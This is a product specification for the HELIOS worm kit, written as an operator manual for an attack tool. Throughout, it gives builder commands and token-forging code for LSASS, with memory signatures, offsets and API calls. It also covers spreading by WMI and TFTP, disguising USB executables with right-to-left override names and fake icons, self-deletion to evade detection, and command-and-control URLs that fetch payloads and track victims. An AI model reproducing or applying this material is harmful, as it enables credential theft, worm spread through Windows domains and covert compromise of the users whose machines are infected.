HELIOS Product Specification

©2013 Keres Group

www.keresgroup.com

Contents

[Contained Files 3](#_Toc347394077)

[HELIOS Builder and Configuration 3](#_Toc347394078)

[Builder Parameters 3](#_Toc347394079)

[Gateway URL List format 5](#_Toc347394080)

[High-level Binary Structure 6](#_Toc347394081)

[Process Injection 6](#_Toc347394082)

[Network Discovery 7](#_Toc347394083)

[nTM (NetBIOS Token Manipulation Engine) 8](#_Toc347394084)

[Hash Replay 9](#_Toc347394085)

[Token Encryption 9](#_Toc347394086)

[NT6.0 Token Encryption 11](#_Toc347394087)

[WMI and TFTP 12](#_Toc347394088)

[Token Structures 12](#_Toc347394089)

[Decrypted Token 14](#_Toc347394090)

[HELIOS USB Wrapper 15](#_Toc347394091)

[High-Level Overview 15](#_Toc347394092)

[Right-to-Left Override (RTO) 16](#_Toc347394093)

[Wrapper Icons 17](#_Toc347394094)

[Self-deletion 18](#_Toc347394095)

[Template Generator Parameters 18](#_Toc347394096)

[HELIOS Gateway Protocol Specification 18](#_Toc347394097)

[nTM to Gate Communication (Payload) [1] 19](#_Toc347394098)

[Template Requests [2] 19](#_Toc347394099)

[nTM Tracking [3] 20](#_Toc347394100)

[Wrapper Tracking [4] 20](#_Toc347394101)

[Wrapper Payload (Mercury) [5] 21](#_Toc347394102)

[Return Codes 21](#_Toc347394103)

# Contained Files

The HELIOS package comes with the following files:

* dropper.exe [The primary dropper code]
* core32.dll [The 32-bit image of HELIOS]
* core64.dll [The 64-bit image of HELIOS]
* builder.exe [The primary HELIOS builder]
* wrapper\_skeleton.exe [The wrapper skeleton file]
* wrapper\_generator.exe [The wrapper generator; or the wrapper builder]
* KPCOE.exe [The KPCOE crypter]
* KPCOE\_skeleton.exe [The KPCOE skeleton file]
* KPCOE.cfg [The KPCOE configuration for HELIOS]
* rebuild.bat [An easily configurable batch file]

Before HELIOS can be run, several other files are needed:

* webdav\_list.txt [A List specifying the WebDAV servers]
* gateway\_list.txt [A list specifying the primary Corona gates]

# HELIOS Builder and Configuration

The HELIOS builder generates a Portable Executable (PE) containing the dropper, core DLLs, and a user-specified table used for configuring the run-time instance. The user must specify at least one gate for the builder to function. A WebDAV server list, on the other hand, is optional (FIXME). Furthermore, the builder requires additional user information on propagation patterns.

## Builder Parameters

The builder reads parameters statically, so the parameters cannot be mismatched (as in, keep the following format). Each parameter must be present.

Parameters:

-u Specifies the file containing the Gateway URL list. (String)

When the worm replicates to a new system using Token

Manipulation, the payload is downloaded from one of

the Gateways specified in this list.

-d Specifies the file containing the WEBDAV URL list. (String)

When the worm generates a .lnk file inside the USB

drive, it will use the Gateways specified by the

list as WEBDAV hosts.

-a Attack ID (Integer)

Allows the worm code to communicate with the Gateways

specified by the Gateway URL list.

-w Campaign ID (Integer)

Allows the worm code to communicate with the Gateways

specified by the Gateway URL list.

-o Output binary (String)

The output binary will be stored to the location specified.

-1 Enables nTM (Boolean)

-2 Enables all USB Ops (Boolean)

(NOTE: Either 1 or 2 must enabled)

-3 Enables the Autorun generator (Boolean)

-4 Enables the date appender in the USB Wrapper (Boolean)

-5 Enables RTO

-6 Enables the Wrapper

-7 Enables the PE Infector

(NOTE: Either 3, 6 or 7 must be enabled)

-i PE Infector Switch (Integer)

If 0, the PE infector is completely disabled.

An integer between 1-100 is the percentage (or likeliness)

that the PE infector will target a file.

(1 means 1/100 chance, and 100 means always infect)

-r Wrapper Infector Switch (Integer)

If 0, the Wrapper is completely disabled.

An integer between 1-100 is the percentage (or likeliness)

that the Wrapper will infect a document.

(1 means 1/100 chance, and 100 means always infect)

-t Any USB file accessed after n amount of days will be ignored.

This includes PEs and Documents

If 0, every file will be infected.

-p The likeliness that a .PIF extension will be used instead

of the regular .exe

(0 means PIF will never be used, 100 means PIF will

always be used)

Here is an example of the input requirements:

builder.exe -u gateway\_list.txt

-d webdav\_list.txt

-a 666

-w 777

-o dropper.exe

-1 1 (nTM Enabled)

-2 1 (USB Ops enabled)

-3 1 (Will install autorun.inf in the USB)

-4 0 (Will not append the date in the wrapped USB File)

-5 1 (Enables RTO)

-6 1 (Enables the Wrapper)

-7 1 (Enables the PE infector)

-i 50 (PE infector infects every other file)

-r 75 (3/4th of the Docs are wrapped)

-t 30 (Only documents accessed within the last 30 days are noticed)

-p 50 (Half/half chance that the .PIF extension will be used)

As noted before, the parameters must be in the correct order, as shown in the example and parameter list. Also note that the WebDAV and Gateway lists may be the same file.

## Gateway URL List format

The gateway list contains the gateway URLs that HELIOS will attempt to contact before any attempt at propagation is made. The text file must be in ASCII characters, using standard Windows string delimiters. Just note that this component is very sensitive: if a malformed entry is found, a critical error could occur while HELIOS is in system memory.

Example Gateway URLs:

http://www.google.com:80/gateway/gate.php

http://10.0.0.1:8080/stealth.php

A port must always be appended. The HTTP protocol prefix must also be included. Each domain must contain a sub-domain string. Do not include an extra carriage return on the last entry.

Example WebDAV list:

http://webdav-server/folder/file.exe

The WebDAV list does not require a port. A filename and extension must be specified.

# High-level Binary Structure

The builder will generate a PE with the following structure:

**Dropper**

**CORE32/CORE64**

Configurations

Gateway list

WebDAV list

HELIOS resources

The other resources contain icons, shellcodes and other required files for HELIOS to operate. The gate lists are copied into both the 32-bit and 64-bit copies of the HELIOS Core DLLs. The configuration, and lists, are both encrypted using 32-bit XOR/shift.

All required configurations are first appended to the last segment of the CORE DLLs. Next, the CORE DLLs are appended to the last segments of the dropper. It is under user discretion if a PE crypter is required for the dropper.

# Process Injection

The PE generated by the builder requires UAC administrative rights for maximum effectiveness. nTM requires that administrator rights exist. The Wrapper does not require administrative rights, but injection may not be successful on systems later than Windows XP. The dropper will first unpack the CORE DLLs, selecting the correct DLL respective of CPU architecture.

When the dropper is executed, the CORE32 DLL will be executed in the process space of the dropper. From here, CORE32 will begin selecting processes to inject into. Two processes will be targeted: explorer.exe, lsass.exe. explorer.exe is required for the Wrapper subroutines, and lsass.exe is required for the nTM engine.

When CORE32 is loaded, it will attempt to resolve its own IAT. Some functions, that do not exist on certain builds of Windows, will fail. However, HELIOS will check the validity of each function before attempt to execute code on it, preventing crashes.

Generally, the runtime CORE image will be copied into either 0x10000000 range, or 0x0000000010000000 (x64). If this range is unavailable, an attempt will be made to load into a random boundary.

On x86 systems, the standard functions used to inject are WriteProcessMemory, and CreateThreadEx. On x64 systems, certain ntdll exports will be used instead. Since each API is different, some of these functions may fail. HELIOS will prioritize the stealth functions, if available.

The CORE injector may be configured to inject into all active processes, but this is available in the source code configuration only.

HELIOS will delegate tasks depending on where the CORE DLL has been loaded:

1. Resolve IAT.
2. Initialize debug procedures (DEBUG MODE ONLY).
3. Start the process injector.
4. Create a global Process ID mutex, preventing multiple injections into the same process.
5. Extract the user configuration
6. Start the scan\_net() procedure, used to discover neighbors in the subnet range.
7. Create the husk process global mutex (FIXME)
8. Start the fetch\_payload() subroutine, used to communicate with the gateways.
9. Determine if the CORE is running on a PDC (Primary Domain Controller)
10. Creates other nTM mutexs and synchronization objects (file transfer).
11. If CORE is running in LSASS memory, a procedure will be called respective to the OS version. (XPSP2, Windows Vista (6.0), Windows 7(6.1)).
12. Start the Wrapper threads.

# Network Discovery

Once the CORE DLL is loaded into LSASS memory, and if the host machine is on a domain, the nTM engine will initialize the network scanner thread, scan\_net(). This thread will broadcast ICMP on the subnet. The network scanner is relatively slow to reduce network noise to deter any active IDS.

Upon initialization, the network scanner will first enumerate all interfaces on the system, by checking if the MIB\_IF\_TYPE\_ETHERNET field is set to true. Once a functioning interface is found, the network scanner thread will dump all IP addresses cached in the hosts ARP table. The multicast and broadcast addresses are then filtered and the ip\_address\_list pool will be populated with possible target IPs. To discover the IP address of the primary domain controller, a hostname API is used.

When nTM seeks a new target IP address, the function get\_random\_address\_from\_pool(...) is called. This function will synchronize with scan\_net() by using a CRITICAL\_SECTION object. The random address is pulled from ip\_address\_list and passed to nTM.

Since the network scanner is using ICMP, the IcmpSendEcho2Ex(...) function will be used. Each packet payload is crafted to mimic legitimate ICMP echos. Since this procedure takes time, and the target subnet may be relatively large, a risk of "loosing" an IP address written to the ARP cache is a problem. This is solved by increasing the ARP entry timeouts on the host machine. This procedure differs in each major version of the OS.

Every n seconds, the scan\_net() thread halts sending requests and synchronizes with the CRITICAL\_SECTION object in order to update any new IP addresses found. Computers that have successfully infected via nTM will have their IP addresses stored in a used pool, preventing retargeting.

# nTM (NetBIOS Token Manipulation Engine)

The primary attack vector in HELIOS is called nTM, or the NetBIOS Token Manipulation Engine. The engine was designed to infiltrate Windows domains by modifying internal LSA memory. nTM does not utilize any form of exploit technology, but instead is meant to atack the architecture of Microsoft's domain authentication mechanism (NetBIOS).

In short, when a client authenticates with a Domain Controller (DC), the NTLM hashed username and password are sent through the network. Once this procedure has been completed, an authentication token is stored on the client machine, and a copy of the token on the DC. This token allows clients to assume the identity of a user.

These tokens are accumulated by any remote login (RDP, Network Logon, database auths, etc). The more tokens that are available, the more likely that nTM will be able to use them on other clients in the network. The ultimate goal is for nTM to acquire enough tokens to infect the Primary DC (PDC), so that it will be able to spread throughout the network.

These tokens are stored in lsass.exe memory, and are managed by the lsasrv.dll (LSA) library. Each token is encrypted and protected. Since nTM will be running in the context of LSASS, it will assume SYSTEM access rights, therefore being granted no global network permissions.

## Hash Replay

Once the HELIOS DLL is loaded into LSASS memory, it will attempt to locate all logon/session tokens in LSA memory. Essentially, each token will be tried against all machines on the network, in order to figure out which token has sufficient access credentials to infiltrate a remote machine.

After token enumeration, nTM creates a "husk", or dummy processes, acting as a DCOM surrogate. The husk process determines what the available usernames are on the system. Usually, at least one will be active, assuming the machine is inside a domain. This username will be used to create the husk process. However, the password supplied contains no real authority on the system, so the husk, if started, will fail to run under those specified credentials. Here is an example of the call:

CreateProcessWithLogonW( real\_token.user, // This user exists

real\_token.domain, // The domain is correct

L"dummy\_password", // Password is wrong

LOGON\_NETCREDENTIALS\_ONLY, // Creates a new token

NULL,

L"C:\\windows\\system32\\cmd.exe",

CREATE\_SUSPENDED, // Must be suspended

NULL,

NULL,

&startup\_info,

&process\_info);

Since the husk process is started with the CREATE\_SUSPENDED switch, it will not fail to execute, and the token will be installed in memory regardless.

The L"dummy\_password" string is hashed using NTLM, and is stored in LSA memory. nTM performs a memory scan of process to determine where the token is located. Next, nTM modifies the token NTLM and Session hashes, to mimic the selected target username and hash.

Now that the husk token has successfully mimicked the target token, it attempts to communicate with the remote machine via DCOM, using the WMI subsystem. If it is successful, the target payload is copied onto the system via TFTP.

## Token Encryption

The same algorithm is taken by all OSs, but there are a few differences between Windows XP and Windows 7 token storage. nTM finds the encrypted tokens by searching all pages with the MEM\_COMMIT and MEM\_PRIVATE switches. Real tokens are found by searching for the 'Primary' signature, which must be referenced by another value.

Windows XP implements a DES-X block encryptor with CBC cipher chaining to hide the presence of the token object. LsaInitializeProtectedMemory(...) generates a DES-X hints table, which is then stored in heap memory. Token objects are decrypted using a call to LsaEncryptMemory(...), in lsasrv.dll. This function will access the hint tables and decrypt a block of memory.

LsaEncryptMemory prototype and signature

void (WINAPI \*LsaEncryptMemory)(unsigned int \*, // Pointer to buffer

unsigned int, // Size of buffer

unsigned int) // Mode. 1=encrypt, 0=decrypt

= NULL;

.text:7573FDEC 000 8B FF mov edi, edi

.text:7573FDEE 000 55 push ebp

.text:7573FDEF 004 8B EC mov ebp, esp

.text:7573FDF1 004 81 EC 10 01 00 00 sub esp, 110h

.text:7573FDF7 114 A1 58 01 7D 75 mov eax, \_\_\_security\_cookie

.text:7573FDFC 114 56 push esi

.text:7573FDFD 118 8B 75 08 mov esi, [ebp+arg\_0]

.text:7573FE00 118 85 F6 test esi, esi

.text:7573FE02 118 89 45 FC mov [ebp+var\_4]

In XP, the LsaEncryptMemory function is identified in memory through the function prologue. Utilizing this function allows nTM to decrypt/encrypt any token in memory.

NT6.0+ is much to the same effect, except for varying offsets in the tokens. The bcrypt library is instead used by LSA to perform encryption on tokens. All tokens in LSA are encrypted using the same key, generated using the same secret. nTM finds the secret in lsasrv heap memory and generates a symmetric DESX-CBC key from it. The keys are then used to perform encryption on the tokens.

Furthermore, Windows XP uses the Advapi32.dll exports LogonUser(...) and

CreateProcessAsUser(...) to create the husk process.

LogonUser( real\_token.user,

real\_token.domain,

PLAINTEXT\_PASS,

LOGON32\_LOGON\_NEW\_CREDENTIALS,

LOGON32\_PROVIDER\_DEFAULT,

&token);

CreateProcessAsUser( token,

NULL,

L"C:\\WINDOWS\\system32\\cmd.exe",

NULL,

NULL,

FALSE,

CREATE\_SUSPENDED,

NULL,

NULL,

&startup\_info,

&process\_info);

nTM running on Vista+ calls CreateProcessWithLogon(...), which is a more flexible

function but does the same thing.

## NT6.0 Token Encryption

Once nTM has obtained the secret, it must generate a symmetric key and decrypt the token. BCRYPT\_3DES\_ALGORITHM is specified in BCryptOpenAlgorithmProvider(...). The chaining mode, in this case CBC (BCRYPT\_CHAIN\_MODE\_CBC) is applied by calling BCryptSetProperty(...).

Next, a call to BCryptGenerateSymmetricKey(...) returns the handle to the key object. The Initialization Vector is an 8 byte cryptographic primitive, which increases the entropy of the block cipher. Windows zero's this value before callingBCryptDecrypt(...).

BCryptDecrypt( key\_handle,

(PUCHAR)local\_token->raw\_token,

NTLM\_TOKEN\_6\_SIZE,

NULL,

iv,

sizeof(iv),

(PUCHAR)local\_token->decrypted\_token,

NTLM\_TOKEN\_6\_SIZE,

(PULONG)&junk,

0);

The result decrypted buffer is stored in local\_token->decrypted\_token. The encryption handlers are closed and nTM processes the decrypted token.

## WMI and TFTP

When the husk process recieves a GO from nTM to begin infection, it reads a registry

key (specified in HELIOS.core.dll main.h) which contains an IP address of the remote machine.

The husk follows this procedure:

* Initialize the ole32 library
* Create a server instance
* Connect to the remote namespace (target machine)
  + If there is a failure, then the husk does not have access to the remote machine.
  + If there is a success, then the husk has gained complete access to the machine.
* Sets security permissions on the services object, notifying LSA that the WMI instance has RPC\_C\_IMP\_LEVEL\_IMPERSONATE set.
* Determine the remote OS.
  + If it is Vista+, then the tftp client wont exist by default. Use WMI to install the MSI through pkgmgr. Unfortunately, this process could take a few minutes.
* The husk process starts the local TFTP daemon thread.
  + Synchronization between the TFTP daemon thread and the husk process is maintained through a CRITICAL\_SECTION object.
  + The daemon first opens a mutex, which is owned by the payload downloader thread in LSASS. The payload downloader thread obtains this mutex once an update occurs. When the TFTPd thread gets a handle to the mutex, it attempts to open a shared memory region, which will link the LSASSnTM thread and the husk subprocess. The TFTPd will now have the latest payload.
* The TFTP command is executed through WMI.
  + tftp -i 1.1.1.1 GET abcde12345 C:\random\_name.exe
  + 'abcde12345' is required for the download to start.
* The payload will be executed through WMI and the husk will return SUCCESS.
  + The target machine is marked as infected.

## Token Structures

The Local Security Authority Subsystem Service (LSASS) was rigerously reversed to determine how the process handles token creation, validation and removal.

Each token that exists in LSA memory must be encrypted, so first we must find where the encrypted pool is. The DESX-CBC keys will change upon reboot. However, Windows leaves us with some excellent signatures that will find an encrypted token. First, nTM looks for an ASCII string 'Primary' followed by NULL, in LSASS memory. There are many instances, some will not be a token.

Example encrypted token

[Address] [Data] [Offset] [Notes]

0x00230000 0c 00 23 00 0 Contains a pointer to 'Primary'

0x00230004 0f a2 00 00 4

0x00230008 01 00 ff ff 8

0x0023000c 50 72 69 6d 12 'Prim'

0x00230010 61 72 79 00 16 'ary',0

0x00230014 xx xx xx xx 20 Everything below this is encrypted

0x00230018 xx xx xx xx 24

0x0023001c xx xx xx xx 28

0x00230020 xx xx xx xx 32

At offset 0, we have a DWORD which is an address, 0x0023000c. This address points to the 'Primary' string. These two conditions imply that at 0x00230014 we have an encrypted token. The encrypted buffer after the 'Primary' string contains sensitive session information, it is 0x70 in size.

If the local machine is Windows XP, then a call to LsaEncryptMemory(...) is sufficient to decrypt the token. In Windows Vista+, the bcrypt library creates handles to its symmetric keys, which will be difficult to locate. Fortunately, Microsoft keeps the secret, a 24-byte value, which can be used to generate a new symmetric key, in memory.

nTM reads all pages allocated with MEM\_PRIVATE for a DWORD value of 0x55555552, or RUUU. Here is an example:

004B0000 00000014 0

004B0004 55555552 4 Our initial string, RUUU (0x55555552)

004B0008 0028C2C8 8

004B000C 004B0020 12 This value must point to offset 32 (0x20)

004B0010 00000000 16

004B0014 00000000 20

004B0018 00000000 24

004B001C 00000000 28

004B0020 000001BC 32

004B0024 4D53534B 36

004B0028 00010005 40 This value must be 0x00010005

004B002C 00000001 44

004B0030 00000008 48

004B0034 000000A8 52

004B0038 00000018 56

004B003C 0F27E30C 60 If all above values are true, then this is the secret

004B0040 7CDC1A74 64

004B0044 BDB3B630 68

004B0048 BAF548FC 72

004B004C D65DD841 76

004B0050 822470E1 80

004B0054 5424C874 84

004B0058 4FC1460A 88

004B005C 1450C4A0 92

In NT6.1, the key is located at 0x3c relative to -0x04 of 'RUUU'. In NT6.0, the same thing applies except the key is located at 0x2c. In both cases, the key is 24 bytes in length. The key cannot contain a NULL byte, this is checked by LSASS.

## Decrypted Token

nTM identifies several important offsets in the decrypted token:

007B05B8 0D614380 €Ca. 00 Base (after 'Primary')

007B05BC 97AD4B10 K­— 04

007B05C0 00140012 .... 08

007B05C4 00000060 `... 12 Offset to user name

007B05C8 54AC2B04 .+¬T 16 Session hash (16 bytes)

007B05CC B3A514EE î.¥³ 20

007B05D0 80B5DE4F OÞµ€ 24

007B05D4 BA724A5B [Jrº 28

007B05D8 00000000 .... 32 NTLM hash (16 bytes)

007B05DC 00000000 .... 36

007B05E0 00000000 .... 40

007B05E4 00000000 .... 44

007B05E8 2BE4A824 $¨ä+ 48

007B05EC A8F30F8B ‹ó¨. 52

007B05F0 DEBAD772 r×ºÞ 56

007B05F4 A9353879 y85© 60

007B05F8 FA4BE8F6 öèKú 64

007B05FC 00010001 .... 68

007B0600 004F004C L.O. 72 Offset 72 is always the domain in wchar\_t

007B0604 00410043 C.A. 76

007B0608 0044004C L.D. 80

007B060C 004D004F O.M. 84

007B0610 00490041 A.I. 88

007B0614 0000004E N... 92

007B0618 00490057 W.I. 96 Pointed to by the DWORD at offset 12. User name

007B061C 0037004E N.7. 100

007B0620 00450054 T.E. 104

007B0624 00540053 S.T. 108

007B0628 00000024 $... 112

007B062C 00000000 .... 116

In this instance, nTM will notice a zero'd NTLM field. This implies that the token is probably a local session, which is unrecognized by the domain authority. It is sufficient to impersonate a user by modifying the Session and NTLM fields.

The username and domain name varies per implementation, but generally the token cannot exceed 0x70 bytes in size. The user name is always a wchar\_t string pointed by:

(wchar\_t \*)((DWORD\_PTR)decrypted\_token + \*(PDWORD)((DWORD\_PTR)decrypted\_token + 0x0c));

# HELIOS USB Wrapper

The Wrapper was designed for network infiltration through removable devices and network drives. HELIOS targets a variety of file extensions including (but not limited to) PDF, DOCX/DOC, PPTX/PPT, etc. Each target file will be "wrapped" with a PE downloader, used to propagate the Mercury payload. Upon execution, the downloader will register with the gates, encoded in the PE.

Combining both social engineering tricks and technical implementation, the HELIOS Wrapper will prove to be a useful tool in network infiltration. The "Wrapped" target looks and acts like a regular file. For example, infecting a PDF will create an executable with the appropriate PDF icons, and it will launch the associated program once run.

Documents that require editing, such as DOC, must be granted "permissive" status on the PE. So if a user clicks it, the PE will delete itself, and unpack the original payload for editing. The HELIOS DLL will continue to monitor such activity, and allow reinfection once the file lock has been closed.

## High-Level Overview

Getting the Wrapper to function requires several steps, although these procedures may be managed by the Corona panel.

1. Build the primary HELIOS binaries
2. Build Wrapper template

Once a client is infected, the Wrapper follows the following procedure:

1. Download the Wrapper template
2. Find USB/Network drives
3. Infect files based on:
   1. Has the file been modified or access within the last *n* days?
   2. What is the probability of infecting the file?
4. Add the following social engineering tricks:
   1. RTO
   2. Datetime append
   3. PIF extension

The original file is appended to the End-of-File (EOF) data at the end of the Wrapper template. Once the file is executed, the EOF data is extracted and started using its respective program. The downloader sends a notification to the gate tracking system, and then requests a payload. Either a payload will be received, or it will fail. Either way, the file will delete itself.

## Right-to-Left Override (RTO)

RTO is a unicode character that reverses the reading order of Arabic characters. The RTO can also be used for any language, effectively reversing the order of the string. For example, if the string is 'abcd', and the RTO character is installed before 'a', then the string will read 'dcba'. This trick is useful in mangling file name extensions.

No RTO character applied:

rogue.exe


A fake extension included:


roguefdp.exe


Now, the RTO character is installed before the 'f' character to produce:

rogueexe.pdf


In the previous example, a user that has disabled extension hiding in Explorer will see the .pdf extension.

 Example with extension hiding:

 Example without extension hiding:



An option exists to also append "datetime" to the end of the extension:



## Wrapper Icons

As can be seen in the previous examples, an icon is used in the PE file to represent the document type that it is mimicking. The icons were designed to work in all views, and to support all OSs. The icon packs themselves are all high quality, but have been slightly modified to prevent signature detection in the resource segments.

In the HELIOS source code, these icons may be appended in a very simple manner, essentially allowing support to be added for any number of documents. Icon packs may be updated as well. 8 Windows-style icons are loaded in each icon group. The icon groups are created as if they were originally assembled with the Visual Studio IDE.

Just to clarify, the icon resources are stored in the CORE DLLs, not in the wrapper templates. The Wrapper template itself is just the crypted downloader. Once the template is downloaded, the icon resources are appended into the PE file.

## Self-deletion

The PE utilizes a novel technique for self-deletion. The shellcode used to perform this was written in x86 assembly. Once the program passes control to it, the shellcode starts a dummy process. The shellcode then copies itself into the dummy process, through the use of non-standard API calls. Once the lock has been removed from the caller, the shellcode deletes the file and terminates itself. This technique will work on all Windows version, with any permission level. It is stable on both x86 and x64 OS builds.

## Template Generator Parameters

The template generator will output an executable encoded with the following information: Attack ID, Campaign ID and Gateway list. Here is an example

generator.exe -a 666 -w 777 -i gateways.txt -o template.exe

|  |  |
| --- | --- |
| **Parameter** | **Function** |
| -a | Attack ID |
| -w | Campaign ID |
| -i | Gateway list (following the same structure as the builder gate list) |
| -o | Output template file |

# HELIOS Gateway Protocol Specification

Communication with the gateway systems requires two different protocols, layered on top of HTTP. In summary, the communication with the gateways allows HELIOS to update Mercury payloads, to download newly crypted wrapper templates, to track nTM and wrapper infections, and to control HELIOS propagation.

HELIOS does not propagate itself. Instead, each attack vector is crafted to drop the Mercury payload instead. Furthermore, HELIOS communicates with the gate system each time an attack is performed, to allow for controlled network coercion.

When nTM is first initialized, it performs a standard gate communication [1] in order to obtain the newest Mercury payload. Once a successful attack has been made by nTM, another information URL is sent to the gates, informing them that a new client is about to be brought online [3].

The wrapper functions in a similar manner, prioritizing the need for control, tracking and authentication. Once the Wrapper subroutine has been initialized, a request is made to download the newest template from the gates [2]. If a Wrapped file is executed, first a request is made to the gateways [4], to notify the gate of the host of the computer that generated the file.

## nTM to Gate Communication (Payload) [1]

When the CORE DLLs are loaded into LSASS memory, and once nTM has been initialized, an attempt will be made to communicate with the gateways specified in the builder URL list. Since the Mercury payload is not included in the HELIOS build, nTM must contact the gates for it after initialization. Without any successful authentication from the gates, nTM will fail to propagate. Here is an example of the standard payload request URL:

http://gateway.biz:8080/gate.php?&a=666&w=777&f=mdrop&id=hostname

|  |  |
| --- | --- |
| **FIELD** | **FUNCTION** |
| "a" | Specifies the Attack ID |
| "w" | Specifies the Campaign ID |
| "f" | Specifies the function, 'mdrop', to drop the Mercury payload |
| "id" | The hostname of the client machine |

## Template Requests [2]

Before the Wrapper can successfully install wrapped documents onto the USB, it requests a template from the gateways. The template is a PE skeleton, encoded with Corona campaign data and a list of WebDAV servers, linking to the Mercury payload.

Each template is crypted panel-side, to prevent compromise of the crypter software. Furthermore, templates may be re-crypted as per discretion of the user. If a new version of the template has been pushed onto the gate system, the Wrapper will automatically update itself to utilize that template. Here is a sample request to the gate:

http://gateway.biz:8080/gate.php?&a=666&w=777&f=temp&id=hostname

|  |  |
| --- | --- |
| **FIELD** | **FUNCTION** |
| "a" | Specifies the Attack ID |
| "w" | Specifies the Campaign ID |
| "f" | Specifies the function, 'temp', to drop the Wrapper template |
| "id" | The hostname of the client machine |

## nTM Tracking [3]

Since HELIOS *does not propagate itself*, the payload that is executed on a remote machine, through the nTM vector, is generally pulled from the gate. If there is a successful attack against a machine, the nTM will send an information URL to the gate, to allow for generation tracking. This URL will contain the hostname of the attacker, and the hostname of the victim. So once the victim executes the payload, Mercury, a request will be made to authenticate to the gates, using the supplied hostname. If there is a mismatch, the host is banned from the network.

Here is an example tracking URL:

http://gateway.biz:8080/gate.php?&a=666&w=777&f=trak&id=hostname&rid=hostname

|  |  |
| --- | --- |
| **FIELD** | **FUNCTION** |
| "a" | Specifies the Attack ID |
| "w" | Specifies the Campaign ID |
| "f" | Specifies the function, 'trak', to inform the gate of a tracking request |
| "id" | The hostname of the attacker machine |
| "rid" | The remote hostname of the victim machine |

## Wrapper Tracking [4]

Once a template is used to generate a "wrapped" file, a means of tracking the generation of each file becomes necessary. Each Wrapped file contains the gate list, allowing for tracking and downloading. Here is a sample of the tracking request:

http://gateway.biz:8080/gate.php?&a=666&w=777&f=wtrak&id=hostname&gid=hostname

|  |  |
| --- | --- |
| **FIELD** | **FUNCTION** |
| "a" | Specifies the Attack ID |
| "w" | Specifies the Campaign ID |
| "f" | Specifies the function, 'wtrak', to track the Wrapper generations |
| "id" | The hostname of the client machine |
| "gid" | The hostname of the machine that generated the file |

Note that the wrapper first makes the Tracking request, before proceeding onto the Payload request. This is to ensure that the downloader has properly registered with the gate, before dropping the Mercury payload.

## Wrapper Payload (Mercury) [5]

Once the Wrapped file has been executed, the downloader will attempt to drop the Mercury payload onto the system. A gate list, specified by the Wrapper Template Generator, is used to determine which server contains the payload. Note that the gate list for nTM and the gate list for the Wrapper USB may differ. Here is a sample URL:

http://gateway.biz:8080/gate.php?&a=666&w=777&f=kdrop&id=hostname

|  |  |
| --- | --- |
| **FIELD** | **FUNCTION** |
| "a" | Specifies the Attack ID |
| "w" | Specifies the Campaign ID |
| "f" | Specifies the function, 'kdrop' , to drop the Mercury payload |
| "id" | The hostname of the client machine |

## Return Codes

Requests for payloads must return only a binary, with a proper PE signature. Otherwise, any of the following return codes may be received:

|  |  |
| --- | --- |
| **Return Code** | **Function** |
| TRACKOK | Standard return code from a tracker request [4], [3] |
| TEMPLATEOK | When a Wrapper template is requested, if no new file is to be downloaded, then this return code is to be issued [2] |
| PAYLOADOK | When nTM attempts an update for the nTM payload [1], either an updated PE will be returned, or the PAYLOADOK message, stating that the payload is up to date. |
| HALT | Stop all worming operations. This message works for all requests. |